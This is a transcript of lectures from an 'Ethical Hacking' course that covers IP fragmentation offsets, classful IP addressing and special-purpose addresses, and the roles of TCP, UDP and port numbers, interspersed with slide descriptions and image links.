
And the other field M, this stands for more; there are more fragments, this identifies whether the current fragment is the last fragment in the chain or not the last. If M equal to 1, it means there are more fragments coming after this, but if it is 0, it means that this is the last fragment of the original packet, there are no more after this ok. So, these fields are used for IP fragmentation and reassembly.

(Refer Slide Time: 22:31)



Let us take an example; let us assume that I have a scenario like this where I am trying to send, means 1000 bytes of data through IP, the first network has an MTU of 620 bytes, the second network has an MTU of 400 bytes; let us assume this.

(Refer Slide Time: 22:53)



So, in this diagram I am showing how the packets are fragmented into. This is my original packet; this is my original packet where you can see, there are 1000 bytes of data and of course, IP header will require 20 bytes, this will be the total packet. And in this header, let us say the ID is 5, let us say the ID of the packet is 5 and because there is no fragmentation, the fragment offset is 0, it starts from offset 0. M equal to 0 means there are no further fragment, this is only one single piece, single fragment packet.

Now, the first network has an MTU of 600. So, it has to be broken up, because it is 1020, this is the size of the packet. So, it will be broken up into two fragments as you can see, the first one will be having a data of 600 and there will be a header of 20. The remaining 400 will be carried by the second packet, with the header of 20. Now, you see the flags are set accordingly, ID will be the same, 5, this is the first fragment that is why the fragment offset will be 0 and $M = 1$ indicates that there are more fragments after, this is not the last.

Now, for the second one, you see there are 600 bytes before that and I mentioned that the offset is specified in multiples of 8. So, $\frac{600}{8}$, it becomes 75. So, this second packet carries a offset of 75 and it says $M = 0$ means there are no more fragments, this is the last one. Now, the third network has an even smaller MTU. So, here it is broken up into some smaller packets. Now, I leave it as an exercise for you, how the smaller packets have been broken into, you keep in mind that the number of bytes must have to be a multiple of 8,


because the fragmentation offset has to be a multiple of 8. So, you cannot use something else, here it has to be a multiple of 8.

So, again for this case the ID is again 5, the first one has an offset of 0, there are more packets. The second fragment here that is generated from here, it will have an offset of 47×8 is 376, 47 and again there are more fragments coming. And similarly for this second one, again there will be two fragments generated, the first one will have an offset of this same 75.

More packets are then M equal to 1 and the last one will have an offset of $\frac{376}{8}$ is 47 and $47 + 75$ is 122, it will have an offset of 122 and this is the last fragment. So, this is how the packets are all generated, when a packet is fragmented ok.

So, here we have explained with the help of this example that how the packet is fragmented and you see one thing that the original packet contained 1020 bytes because there were 20 bits of overhead of header, but here after fragmentation we are generating 4 fragments. So, the total amount of bits that are transmitted is 1080, this is the overhead I was talking about right.

(Refer Slide Time: 26:51)



So, the point to note is that this IP protocol that we are talking about, that here we are talking about this mostly runs on top of the Ethernet protocol in most of the networks we see. Now, in Ethernet which is at the data link layer, the maximum frame size is 1500, but

IP protocol can have a packet size of maximum 6500 approximate 64 k. So, when a packet goes down to the Ethernet level it has to be broken up into smaller frames.

So, there is some kind of fragmentation happening at the Ethernet level, just to avoid that some of the IP layers put a restriction that let us also limit the packet size to 1500, MTU of 1500, so that at the Ethernet level we do not have to carry out any additional fragmentation, this is one of the important points.

And the other important thing is that most of the data packets that are generated, the IP packets they are anyway small; they are less than 1500. So, only for very rare cases you encounter larger packets. So, there you force that they be fragmented at the IP layer itself to create fragments of size 1500 or less so that it can pass through the Ethernet layer without any further splitting or breaking ok.

So, with this we come to the end of this lecture. Now, as you recall in this lecture, we talked about basically how IP packets can be fragmented and reassembled. We mentioned that IP uses non transparent fragmentation.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 07
IP Addressing and Routing (Part II)

So, let us continue with our discussion on IP Addressing and Routing. If you recall, in our last lecture, we talked about how packet fragmentation and reassembly happens in IP.

(Refer Slide Time: 00:32)



Now, in this lecture, in the part II of it, here we shall be talking about some aspects of IP addressing and the concept of IP address classes. Let us see.

(Refer Slide Time: 00:42)

Basic IP Addressing

- Each host connected to the Internet is identified by a unique IP address.
- An IP address is a 32-bit quantity.
 - Expressed as a dotted-decimal notation W.X.Y.Z, where dots are used to separate each of the four octets of the address.
- Consists of two logical parts:
 - a network number
 - b) A host number
- This partition defines the *IP address classes*.

32
2

Well, when you talk about IP addressing we need to understand what is the basic role of IP. IP is a protocol of the TCP/IP family that works at the network layer level, and IP ensures some kind of uniqueness of each node or computers that are connected to the Internet.

At the level of IP, we assign some kind of address to every computer or host and that address is supposed to be unique, because it is very clear, if it is not unique, if you are sending a packet to some other computer, and if there are multiple computers with the same IP address, there will be confusion, the routers will not know where to forward and therefore, this uniqueness in address is very important ok.


So, each host connected to the internet, it is very important that it has to be identified by unique IP address. And the way IP address is defined, it is a 32-bit quantity. So, you can clearly see, you can have 2^{32} , so many different unique addresses which is about 4 billion. You can have 4 billion such IP addresses that are unique right.

Now, here I will take an example, this 32-bit number or this address, this is a little difficult to remember 0 1 0 1 1 0 1 1, 32 binary digits. So, to make it little concise, there is something called a dotted decimal notation where you divide the 32-bits into 4 bytes which are called octets; and each of this 8 bit quantities, we express in decimal. And you write them as the decimal numbers, W X Y Z separated by dots. This is called the so called dotted decimal notation.

Now, we shall see that this 32-bit network address that we are talking about, there are two parts in this address. The first part identifies a network, there are many networks in the world; Internet is essentially a network of networks. So, the first part will identify which network I am talking about. And the second part identifies a host.

This is somewhat similar to the way we specify the address of our house, we specify our country, we specify a city, we specify a street, then we specify a house number. Similarly, here we specify a network, and within the network which computer a host, which host ok. So, depending on the way this partitioning is carried out, we can define these IP address classes, this we shall see.

(Refer Slide Time: 03:58)



Now, the dotted decimal notation, let us take an example here. Suppose, here we have 32-bit IP address, you see there are 32-bits, this we have divided up into 4 8-bit chunks, octets; and each of these 4-bits chunks, we are expressing in equivalent decimal ok. And this 32-bit number, we are expressing in a concise form like this 66.134.48.126. This is so called dotted decimal notation which is much easier to write, express and also remember ok. This is the basic idea.

(Refer Slide Time: 04:49)

Hierarchical Addressing

- A computer on the Internet is addressed using a two-tuple:
 - a) The network number
 - ❖ Assigned and managed by central authority.
 - b) The host number
 - ❖ Assigned and managed by local network administrator.
- When routing a packet to the destination network, only the network number is looked at.

Now, this hierarchical addressing, I have already talked about that the way we address a computers in two parts, address of the network and address of the host. So, here I am just repeating it again. So, every host or computer that is connected to the Internet is identified by two things, a two tuple, first one I mentioned already the network number.

Now, network number has to be unique, all the networks in the world must be assigned a unique number, each of them must be unique. So, this has to be done by some central authority. So, there has to be some central authority which manages this network numbers. And whenever you require to set up a new network, they will give you a unique number, this is the idea.

And the second part is the host number within that network ok. This of course, can be managed by the local authority. Suppose, in your organization, you have a unique network number, but inside you have 1000 computers, you can number them 1, 2, 3, 4, 5, 6 up to 1000 that is up to your local administrator to manage that numbering ok. So, the host numbering can be done by the local network administrator.

And now when the routers forward, route the packets, they do not look at the host part, they will only look at the network number part, because the first task of the router will be to send the packet to the correct network. So, only the network number is looked at and once the packet reaches the correct, the correct network, the router of that network will

receive that packet and inside the network it will forward it to the correct host. This is how routing of the packet occurs.

(Refer Slide Time: 07:00)

The slide has a yellow header bar with various icons. The main title is 'IP Address Classes' in red. Below the title is a bulleted list:

- There are five defined IP address classes.
 - Class A UNICAST
 - Class B UNICAST
 - Class C UNICAST
 - Class D MULTICAST
 - Class E RESERVED
- Identified by the first few bits in the IP address.
- There also exists some special-purpose IP addresses.
- The class-based addressing is also known as the classful model.

A hand-drawn blue arrow points from the word 'CLASS' to the Class A entry in the list. To the right of the list is a simple drawing of a network interface card (NIC) with a blue arrow pointing to its top edge labeled 'CLASS'. In the bottom right corner, there is a video frame showing a man with glasses and a blue shirt, presumably the professor, speaking. The Swayam logo is visible at the bottom of the slide.

Now, talking about the IP address classes, there are five defined IP address classes, where class A, B, C are used to assign addresses to individual computers. They are called unicast addresses. unicast means address of a single node. Class D is used for multicast; I want to send a packet to multiple computers at the same time, I can use class D address. And class E is reserved, you can use it for some special purpose if you want.

Now, which class a particular IP address belongs to. Suppose, I give you an IP address like this, 32-bit IP address. Just by looking at the first few bits, you will be able to identify which class the address belongs to ok; we will see how. And we shall also see later there are some special purpose IP addresses which serve some or which have some special meaning ok. And this kind of IP addressing where we define the classes is sometimes also referred to as the classful model of addressing fine.

(Refer Slide Time: 08:29)

Class A Address

0	Network	Host	Host	Host
---	---------	------	------	------

- Network bits : 7
 - Number of networks = $2^7 - 1 = 127$
- Host bits: 24
 - Number of hosts = $2^{24} - 2 = 16,777,214$
- Address range:
 - 0.0.0.0 to 127.255.255.255

All 0
All 1


The slide also features a watermark for 'FREE ONLINE EDUCATION SWAYAM'.

Let us look at the class A address first. In class A address, the way we identify that this is a class A addresses, that it must start with 0, any address that starts with 0 is identified as a class A address. The next 7 bits identify the network, the last 24-bits identify the host within a network, because there are seven network bits that can be 2^7 combinations.

Well, out of them there is one special, all 0 is not used it, taking away the all zero combination there can be 127 possibilities, there can be 127 class A networks. And inside each such network there are 24-bits in the host part, 2^{24} combinations are possible, out of that two of the combinations are used for some special purpose, we will see later the all 0 and all 1 combinations.

So, if you take away these two, this become $2^{24} - 2$ which is of the order of 16 million. So, this is used for very large networks up to 16 million computers in a single network right. And if you look at the address range, the first bit is 0, and you can have all 0. So, 0.0.0.0 and 0 followed by all 1, it comes to 127.255.255.255. This is in dotted decimal notation. So, just by looking at the address, you can know that if it is in this range, this will be a class A address ok.

(Refer Slide Time: 10:29)



Now, let us look at class B; class B is uniquely identified again by the first few bits, by the first 2 bits. Anything starts with 0 means class A; anything that starts with 1 0 means class B ok. Now, here we have 14-bits for your network, 2-bits are left aside and 16-bits for the host. So, you can have again similarly $2^{14} - 1$ which is about 16000 networks. And each network have $2^{16} - 2$, about 65,000 computers. This is how class B networks are.

And if you again try to look at 1 0, starting with 1 0 and remaining all others can be all 0 to all 1s. So, the range will be 128, see 1 0 and all 0, the first byte will be 128, all are 0.0.0.0 up to 191, 1 0 followed by 6, this is 191, 191.255.255.255. This is the range of class B addresses.

(Refer Slide Time: 11:53)

Class C Address

110	Network	Network	Network	Host
-----	---------	---------	---------	------

- Network bits : 21
 - Number of networks = $2^{21} - 1 = 2,097,151$
- Host bits: 8
 - Number of hosts = $2^8 - 2 = 254$
- Address range:
 - 192.0.0.0 to 223.255.255.255

Similarly, let us look at class C. Well, for class C, again anything starting with 0 is class A; starting with 1 0 is class B; starting with 11 0 is class C. So, you see there is some kind of uniqueness, just by looking at the first few bits, you will be able to identify which address class it is ok.

Now, in class C, you see there are 21-bits you are using for networks and only 8-bits for the host, that means, networks where relatively fewer number of computers are there for such things, for such cases class C is most suitable. With 21-bits you can have about 2 million networks, and with 8 bits in the host, you can have 254 computers, hosts per network.


And again if you just expand 1 1 0 followed by all 0 to all 1, you can find this is the range of the IP addresses. So, just if you are given an IP address, just if you remember this numbers, by looking at the IP address, you will be able to know which address class this IP address belongs to.

(Refer Slide Time: 13:13)



Now, class D address starts with similarly 1 1 1 0, this is a multicast address as I said. So, if, so the network if you are sending a packet using this multicast address starting with 1 1 1 0, then the packet will be delivered to all the computers in that network, the idea is something like that. I am not going into detail. The address range similarly is like this.

(Refer Slide Time: 13:40)



Now, address distribution is like this, you see class A networks are few in number, but in each network the number of computers can be huge. So, in terms of the total number of address, this class A occupies the maximum, followed by class B and finally, followed by

class C ok. This is the address distribution if you are interested to know, this is how it works.

(Refer Slide Time: 14:15)

The slide has a yellow background and a blue header bar. The title 'Special-purpose IP Addresses' is in red at the top left. Below the title is a bulleted list of special-purpose IP addresses. To the right of the list is a hand-drawn illustration of a network node represented by a circle with several smaller circles inside and around it, symbolizing ports or connections. At the bottom of the slide is a blue footer bar with the 'swayam' logo and other icons.

- Reserved for private use
 - 10.x.x.x (Class A)
 - 172.16.x.x – 172.31.x.x (Class B)
 - 192.168.x.x (Class C)
- Loopback/local address
 - 127.0.0.0 – 127.255.255.255
- Default network
 - 0.0.0.0
- Limited broadcast
 - 255.255.255.255

Now, I mentioned that there are some special purpose IP addresses also which are used, which are reserved for some special purposes. First there are something called private IP addresses. Suppose, I have an organization; I want to use some computers inside my organization to communicate among themselves. I did not want or I did not need to have unique IP addresses which are not used anywhere in the world, because I am using only within my organization and boundary inside.

So, I can use something called private IP addresses which can be used by others also that is not supposed to be used, used publicly with other networks, only inside your network you can use this private addresses. Like for class A, this is identified as a private address, any address that started 10., 10. something that is a private class A IP address. Class B there are actually 16, 172.16 to 172.31, there are 16 such private class B networks which are identified as private. Similarly, for class C, this 192.168, this is a private class C network.

So, there are many cases while you use private addresses inside your organization, but when you are going out of the organization, you have use some kind of a network address translator or some kind of an address translation mechanism to get a unique address or a proxy server, you can access the outside world, this is how you work ok, all right.

Now, there is something loopback or local address, any address that starts with 127 that is assumed to be a local address, local address means, it never goes out of the network, it will remain inside, that is referred to as a local address ok. Suppose, even from your computer if you try to send a packet to 127. something, it will come back to your own computer, it will not go to anywhere else, that is referred to as a loopback, the local address.

Default network, any network address is 0.0.0.0, that is your default network. The current network is usually the default network, you can specify which is the default ok. And similarly if we use an address all 1s, all 255, it means limited broadcast, means broadcast within your present network. So, if you want to send a packet to all computers within your network, you can use this limited broadcast address ok. This is how the IP routers handle the packets by looking at the address where to forward, it will take a decision like that.

(Refer Slide Time: 17:40)

Some Conventions

- Within a particular network (Class A, B or C), the first and last addresses serve special functions.
 - The first address represents the network number.
 - For example, 118.0.0.0
 - The last address represents the directed broadcast address of the network.
 - For example, 118.255.255.255

Now, some convention; now, I told you that for the host part there are two addresses which has special purpose the all 0 and all 1. The convention that is followed this as follows. For all of class A, B or C networks, the first and last addresses, first means as I had said the all 0 address, all 0 and the last address means all 1, they serve special purpose. The all 0 address specifies the network number like 118 is the address of the network. If you write 0.0.0 in the host part, this will identify the network 118.0.0.0 that is identified, this identifies the network. And if you write all one like this, this refers to the broadcast address of the network.

See, if you write an address as 118.255.255.255, the packet will be sent to the 118 network and it will broadcast to all the computers inside that network . So, these two all 0 and all 1 are used for special purposes. All 0 indicates the network which is particularly used inside the routers to maintain the routing table that we shall see later and all 1 is used for broadcast ok.

So, with this we come to the end of this lecture. Now, here we have seen some issues regarding IP addressing, in particular we looked at the IP address classes and so on. Now, in the next lectures, we shall be looking into some more detail on the TCP and UDP protocols, because these are the two very important protocols in the TCP/IP protocol suite that runs on top of the IP layer. They have different you can say functionalities, features and we shall be looking into some more details on that in our next lectures.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 08
TCP and UDP (Part I)

In this lecture, we start with some specific discussion on the TCP and the UDP protocols, what they are, and how they work in the context of the TCP/IP protocol suite. So, this is the first part of this lecture TCP and UDP.

(Refer Slide Time: 00:35)



In this lecture, we shall be talking about the basic functionalities and roles of TCP and UDP, in particular we shall be talking about something called port numbers and how they relate to data communication at the transport layer level, and how TCP and UDP uses port numbers ok. These are the few things we shall be covering in this lecture.

(Refer Slide Time: 01:00)

The slide has a yellow header with the title 'Introduction'. Below it is a bulleted list:


- In TCP/IP, the transport layer consists of two different protocols.
 - a) Transmission control protocol (TCP)
 - b) User datagram protocol (UDP)
- Basic idea:
 - User processes (applications) interact with the TCP/IP protocol suite by sending/receiving TCP or UDP data.
 - Both TCP and UDP in turn uses the IP layer for delivery of packets.

At the bottom of the slide, there is a video player interface showing a man speaking. The interface includes a play button, a progress bar, and a volume control. The background of the slide features a blue banner with the text 'FREE ONLINE EDUCATION SWAYAM' and various icons.

Now, we have already talked about the TCP/IP protocol suite. Now, in TCP/IP if you look at the transport layer level, at the transport layer level, there are two different protocols that are used, one is TCP which is the short form for transmission control protocol, other is UDP which is the short form for user datagram protocol. Now, the basic idea is whenever there is a user program, some program, which is trying to send or receive data from some other host on the Internet, it interacts with either the TCP or the UDP layer.

Suppose, I want to send the data, I can give my data to TCP, TCP in turn will give it to IP and IP will actually send or route the data via the data link layer which is below it ok. This is how it works. The user processes, they will interact with either TCP or UDP and TCP and UDP will be using the IP layer which is below it at the network layer level.

(Refer Slide Time: 02:28)



Now, this diagram shows what I just now said diagrammatically. So, this is where we are at the transport layer level. So, at the transport layer level, we have two alternatives, either TCP or UDP. So, whenever there has some user process which is running, there is a choice, it can either choose to use TCP or it can choose to use UDP. It depends on the application, what kind of facilities are the transport layer level the user process wants and accordingly it can do that.

But the point to note is that you see whatever you use TCP or UDP, at the network layer level, you have no choice; you have this IP and only IP. So, both TCP and UDP, they interact with the IP protocol at the network layer level which you recall is a datagram base service which is unreliable, datagrams might get lost, duplicates might get generated, order may not be maintained. These things I mentioned a number of times, ok, fine.

(Refer Slide Time: 03:47)

Role of TCP

- Provides a connection-oriented, reliable, full-duplex, byte-stream service.
 - Underlying IP layer is unreliable and provides connectionless delivery service.
- TCP provides end-to-end reliability using
 - ❖ Checksum
 - ❖ Positive acknowledgements
 - ❖ Timeouts
 - ❖ End-to-end flow control
- TCP also handles
 - Establishment and termination of connections between processes.
 - Sequencing of data that might reach the destination in arbitrary order.

Let us now look at specifically what are the roles of TCP, what does the TCP protocol does. TCP provides a connection-oriented service, it is reliable. Reliable means if there is any data corruption during transmission, some data packets are getting lost or gets corrupted, TCP is supposed to keep track of that.

And if something is wrong the source or the sender will be requested to again send the relevant part of the data, so that the receiver can receive the data in a correct way that is reliability. Full-duplex means it is a two-way communication, a can send to b, b is also sending some data back to a. So, it is not a one-way communication.

Byte-stream service means whenever some message is being transmitted, both the sender and receiver keeps track of how much data have been sent and how much data is yet to be send in terms of the number of bytes. So, each byte has a number 1, 2, 3, 4, 5, 6, 7, 8, and both sender and the receiver keeps track of these byte numbers. How many bytes I have already sent, how many bytes I have not yet sent and similarly for the receiver, it sends back sometime some acknowledgement, it says that well I have received all bytes up to byte number 1050, you can now send me the bytes after that, something like that ok.

So, to provide this end to end reliability that TCP provides, you see because TCP provides reliability, the applications that use TCP, it does not have to care about anything. It assumes that my network is very reliable. There are no errors, everything that I sent will be received correctly by the other end, but it is actually the TCP layer which handles all

errors and tries to recover from the errors ok. Now, TCP provides the reliability using several mechanisms. There is a checksum where each packet is verified using a checksum mechanism whether the packet has become corrupted, whether there is an error in the packet or not.

Positive acknowledgement, the receiver sends back some acknowledgement to the sender that well I have received all bytes up to 1050, this is the positive acknowledgement. So, now, the sender knows I have to send byte number 1051 onwards now, rest have been received correctly. Timeouts, well if the sender sees that the acknowledgement is not coming from the receiver till some defined interval, there will be a timeout mechanism which will be enforced and the entire message or the segment will be resend.

It will assume that there was some network error, maybe the data did not receive the other end, let me send it again. And end-to-end flow controls, so this speed of the sender and receiver may not be the same. So, dynamically both the send and receive at the TCP layer adjusts the speed of data transmission and data receiver, recipient, receiving, sending and receiving, so that this speed mismatch is taken care of

Well, now in addition to this, TCP also handles connection establishment and termination, because it is a connection-oriented service similar to virtual circuits we talked about earlier. There is a concept of connection establishment and termination, but the thing to note is that you are talking about connection at the TCP layer level, but down below, it is IP. Whatever you do at the TCP layer level ultimately IP will be sending out datagrams, they will be following different paths and they will be reaching the destination in any other order.

But the TCP layer gives that illusion to the user process that this is a connection-oriented service ok, this is how it works. And TCP also you see because of the datagram at the IP layer, the data might reach the destination in some arbitrary order. TCP will put together all received data in the correct order, which is called sequencing. So, that the user process at the receiving end will get the data in the correct order always, that is one of the main responsibilities of TCP and this is what we mean by connection-oriented.

There is a virtual connection which is maintained and the user process assumes or I mean, it gets a feeling that there is a connection and all data are coming through that connection

in the same order ok. But actually TCP has to work quite hard in order to have all these features incorporated.

(Refer Slide Time: 09:34)

Role of UDP

- UDP provides a connectionless and unreliable datagram service.
 - Very similar to IP in this respect.
- Provides two features that are not there in IP:
 - ❖ A checksum to verify the integrity of the UDP packet.
 - ❖ Port numbers to identify the processes at the two ends.

Well, in contrast UDP is very much similar to IP, it does not do much beyond that, it does not try to ensure any kind of reliability. It provides a connectionless kind of a service, it is a datagram service. TCP is a connection-oriented that is why, some connection establishment and connection termination are required. But UDP does not require any connection establishment, each packet is being sent independently. And because it is like a datagram service, this is also unreliable just like IP ok.

There I just two additional things which are there in UDP which IP does not have, at the transport layer level it incorporates a checksum to verify whether the UDP packet is correct or has been corrupted. If there is some corruption there will be a checksum error possibly. And there is something called port numbers which are also added. Port numbers actually identify the user processes that are interacting with UDP or TCP, we will talk about this.

(Refer Slide Time: 11:00)

Port Numbers


- Multiple user processes on a machine may use TCP or UDP at the same time.
- There is need for a mechanism to uniquely identify the data packets associated with each process.

Yes, now you see you think of a computer, you think of a particular computer on the Internet. There can be several user programs which are running P_1 , P_2 , P_3 , many user programs are running on this computer. And they may all be trying to communicate some data over the network, over the network it is sending and receiving some data ok. Suppose, P_1 has send some data to somebody and that somebody is again sending back a response, a packet is coming back.

